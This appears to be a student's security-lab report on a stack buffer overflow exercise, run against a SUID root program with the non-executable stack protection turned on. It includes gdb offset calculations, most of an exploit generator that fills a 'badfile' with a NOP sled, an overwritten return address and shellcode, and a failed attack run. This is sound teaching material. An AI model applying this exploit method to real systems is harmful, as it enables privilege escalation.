
```
Terminal
[10/04/2016 21:04] seed@ubuntu:~/Desktop/lab3$ sudo make
sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
gcc -g -fno-stack-protector -z noexecstack stack.c -o stack
chown root stack
chmod 4755 stack
[10/04/2016 21:04] seed@ubuntu:~/Desktop/lab3$
```

Fig 4.1 turn on no-executable protection and compile stack.c

Wenbin Li SUID: 687150735

```
Saved registers:  
    ebp at 0xbfffff138, eip at 0xbfffff13c  
(gdb) p &buffer  
$1 = (char (*)[24]) 0xbfffff118  
(gdb) p 0xbfffff13c - 0xbfffff118  
$2 = 36  
(gdb) █  
23 # stack:  
24 # sysctl -w kernel.randomize_va_=0  
25 # gcc -g -z execstack stack.c -o  
26 # chown root:root stack  
27 # chmod 4755 stack  
28 # ./stack  
29 # clean  
30 # rm stack  
31 # clean  
32 # rm stack
```


Fig 4.2 calculate distance from buffer to return address



The screenshot shows a Sublime Text window with three tabs: 'stack.c', 'exploit.c', and 'makefile'. The 'exploit.c' tab is active and displays the following C code:


```
19 /* Function that calls an assembly instruction  
20  to return the address of the top of the stack */  
21 unsigned long get_sp(void)  
22 {  
23     __asm__("movl %esp,%eax");  
24 }  
25 void main(int argc, char **argv)  
26 {  
27     char buffer[517];  
28     FILE *badfile;  
29     /* Initialize buffer with 0x90 (NOP instruction) */  
30     memset(&buffer, 0x90, 517);  
31     /* You need to fill the buffer with appropriate contents here */  
32     /* Save the contents to the file "badfile" */  
33     long buffer_addr = 0xbfffff118;  
34     long dis_buff_to_retAddr = 36;  
35     long offset = 517 - dis_buff_to_retAddr - sizeof(shellcode); /*  
36     printf("offset = %d\n", offset);  
37     long malicious_addr = buffer_addr + offset;  
38     long *ptr = (long*)(buffer + dis_buff_to_retAddr);  
39     *ptr = malicious_addr;  
40     memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, s  
41     printf("0x%x\n", get_sp());  
42     badfile = fopen("./badfile", "w");  
43     fwrite(buffer, 517, 1, badfile);  
44     fclose(badfile);  
45 }
```

Fig 4.3 modify buffer address and distance between buffer and return address



```
[10/04/2016 21:11] seed@ubuntu:~/Desktop/lab3$ make clean
rm exploit
[10/04/2016 21:12] seed@ubuntu:~/Desktop/lab3$ make
gcc -o exploit exploit.c
exploit.c: In function 'main':
exploit.c:36:2: warning: format '%d' expects argument of type 'int', but argument 2 has type 'long int' [-Wformat]
exploit.c:41:2: warning: format '%x' expects argument of type 'unsigned int', but argument 2 has type 'long unsigned int' [-Wformat]
[10/04/2016 21:12] seed@ubuntu:~/Desktop/lab3$ ./exploit
offset = 456
0xbfffff138
[10/04/2016 21:12] seed@ubuntu:~/Desktop/lab3$
```

Fig 4.4 compile and run exploit to make badfile.



```
[10/04/2016 21:12] seed@ubuntu:~/Desktop/lab3$ ./stack
Segmentation fault (core dumped)
[10/04/2016 21:14] seed@ubuntu:~/Desktop/lab3$
```

Fig 4.5 run vulnerability file to attack but failed.

Observation:

1. The process was terminated and attack failed.

Explanation:

2. When attack was processed, the badfile was read and then return address and malicious code was written to stack. Because the non-executable protection for stack was turned on, the assemble code in stack could not be executed. So that when program pointer run to malicious code, process would crash. So I cannot get shell with this kind of protection.

Wenbin Li SUID: 687150735